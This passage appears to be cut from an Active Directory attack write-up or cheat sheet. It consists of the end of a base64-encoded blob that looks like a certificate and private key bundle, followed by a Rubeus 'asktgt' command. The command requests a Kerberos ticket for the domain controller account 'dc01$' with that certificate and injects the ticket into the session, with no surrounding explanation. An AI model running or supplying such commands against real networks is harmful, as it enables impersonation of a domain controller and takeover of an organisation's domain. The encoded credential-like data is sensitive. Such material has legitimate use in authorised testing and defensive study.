e52UfQMOIIiZAaYsIP5Gcxi+1fu0lUX/M9WVcK9Z4vajE+7Ol1DmqWH/yp0rfW+wgepfcXRg1LoxHq6J
m84Kci3SuQ3QkMmsF3uid0L1lCYJkFaH4JZdiFFdffGzhvRuP725fKNWbAtH8nyjLTJrgTbpO8OtJzYu
qh2Z
F9MSUwIwYJKoZIhvcNAQkVMRYEFM4HwZ0CAugj/jts6TmtyfzJ2KXXMC0wITAJBgUrDgMCGgUABBTnLI
vo1sun5d+2g6mtoyvkJ1bOKQQIbyW916S3lFY=
```

```
.\Rubeus.exe asktgt /outfile:kirbi /user:dc01$ /ptt /certificate:
```